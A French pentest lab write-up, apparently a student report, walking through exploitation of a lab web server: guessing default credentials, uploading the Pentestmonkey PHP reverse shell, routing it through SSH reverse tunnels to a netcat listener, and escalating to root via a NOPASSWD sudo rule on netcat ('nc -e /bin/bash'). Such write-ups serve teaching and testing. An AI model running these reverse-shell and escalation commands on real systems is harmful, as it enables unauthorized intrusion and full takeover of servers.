
### 4.2.3 - Exploitation faille WEB

Le tunnel étant en place nous avons la possibilité d'interagir avec la machine web depuis la machine kali. Nous allons maintenant travailler sur la page web contenu sur la machine web. Afin de la visualiser nous avons besoin de passer en interface graphique sur la machine kali via VNC. Pour ce faire, on installe un serveur VNC que l'on lance afin d'obtenir une adresse et un pot ou se connecter via vnc viewer (A noter qu'il faut modifier le mot de passe pour pouvoir se connecter) .


```
┌──(root㉿5cdce6811683)-[/]
└─# vncserver

New 'X' desktop is 5cdce6811683:1

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/5cdce6811683:1.log
```

```
┌──(root㉿5cdce6811683)-[/]
└─# vncpasswd
Using password file /root/.vnc/passwd
Password:
Verify:
Would you like to enter a view-only password (y/n)? y
Password:
Verify:
```


```
┌──(kali㉿kali)-[~]
└─$ xtigervncviewer 172.19.0.4:1
```




Une fois cela fait on obtient donc l'interface graphique que vous voyez ci-dessus à partir de laquelle nous allons visualiser la page de la machine WEB. Un dernier détail à régler avant de pouvoir visualiser la page est de modifier les paramètres de proxy de Firefox afin d'y indiquer les paramètres de notre proxy faisant le tunnel avec la machine web sinon il sera impossible de visualiser la page.





Une fois cela fait on tape dans l'URL l'adresse ip de la machine web et on obtient la page :




En essayant des identifiants et des mots de passe générique du type admin admin, root root … on finit par en trouver un qui marche à savoir admin password. On peut donc pénétrer dans la page web.




La page comporte plusieurs onglets mais celui qui va particulièrement nous intéresser est l'onglet upload file qui permet de publier un fichier sur le serveur WEB.




On va donc chercher à faire exécuter un exploit php dans le serveur web afin d'obtenir un reverse shell sur la samba qui sera via le tunnel retransmis à notre machine kali. Pour cela on récupère le script PHP Pentestmonkey(https://github.com/pentestmonkey/php-reverse-shell) qui va nous permettre d'effectuer un reverse shell vers la Samba.


```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '172.18.0.3';  // CHANGE THIS
50 $port = 8787;       // CHANGE THIS
```

En argument on renseigne l'ip de la machine Samba du côté de la machine web (en 172.18.0.3) ainsi que le port sur lequel on veut l'envoyer (dans notre cas 8787). Actuellement le reverse shell renvoie le flux vers la machine Samba du côté réseau de la machine web on va rediriger le flux via un tunnel SSH reverse vers le réseau où est présente notre machine kali.

```
┌──(root㉿5cdce6811683)-[/]
└─# ssh -R 172.18.0.3:8787:127.0.0.1:8182 root@172.19.0.3
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

On utilise la commande ssh -R pour indiquer que l'on souhaite mettre en place un tunnel reverse et rediriger le flux reçu par la samba côté web (172.18.0.3 sur le port 8787) vers le port 8182 vers le côté réseau de la machine kali. Le tunnel reverse est donc fonctionnel, on va pouvoir maintenant injecter notre script php. On va donc se rendre dans la section file upload vue précédemment et y publier notre script PHP. Une fois publié le site nous indique le chemin où le script à été placé, on va donc l'exécuter en entrant le lien dans l'URL.



Afin de récupérer le shell il faut mettre en place une écoute de port via netcat au préalable sur notre machine kali sur le port vers lequel on redirige le flux, dans notre cas il s'agit du port 8182.

```
┌──(root㉿5cdce6811683)-[/]
└─# nc -lvnp 8182
listening on [any] 8182 ...
=connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47150
Linux c3bb79385973 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1ka
li1 (2025-08-12) x86_64 GNU/Linux
 16:31:46 up  2:23,  0 users,  load average: 0.38, 0.28, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ =^H
/bin/sh: 1: =: not found
$ whoami
www-data
$
```

On cherche à passer root on va donc chercher les commandes que nous pouvons exécuter avec sudo (donc en tant que root) afin de créer de nouveau une redirection afin de récupérer un shell en tant que root cette fois-ci.

```
$ sudo -l
Matching Defaults entries for www-data on c3bb79385973:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on c3bb79385973:
    (root) NOPASSWD: /bin/nc
$
```

On utilise donc la commande sudo -l afin d'obtenir les commandes que nous sommes autorisés à utiliser en sudo et on se rend compte que le peut exécuter un netcat. On va donc pouvoir diriger ce flux vers notre machine et cette fois-ci obtenir un shell avec les droits root. Pour ce faire, on met un nouveau tunnel SSH reverse en place (donc en utilisant des ports différents) afin de rediriger le flux vers notre machine kali.

```
┌──(root㉿5cdce6811683)-[/]
└─# ssh -R 172.18.0.3:8789:127.0.0.1:8188 root@172.19.0.3
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Warning: remote port forwarding failed for listen port 8789
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 6.12.38+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Wed Jan 14 19:23:35 2026 from 172.19.0.4
root@a7e8290f2bc1:~#
```

Le second tunnel reverse mis en place est donc fonctionnel, on va maintenant utiliser la commande netcat afin de rediriger le flux via ce tunnel, donc en 172.18.0.3 sur le port 8789.

```
$ sudo /bin/nc 172.18.0.3 8789 -e /bin/bash
```

On place donc sur notre kali le port 8188 en écoute afin d'obtenir le shell cette fois-ci en tant que root.

```
┌──(root㉿5cdce6811683)-[/]
└─# nc -lvnp 8188
listening on [any] 8188 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 35414
whoami
root
```

Le shell obtenu n'étant pas interactif, on va exécuter un script python afin de l'upgrade.

```
apt install python
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
root@c3bb79385973:/#
```

Une fois cela fait on obtient donc finalement un shell interactif en tant que root sur la machine web, ce qui marque la fin de notre pentest.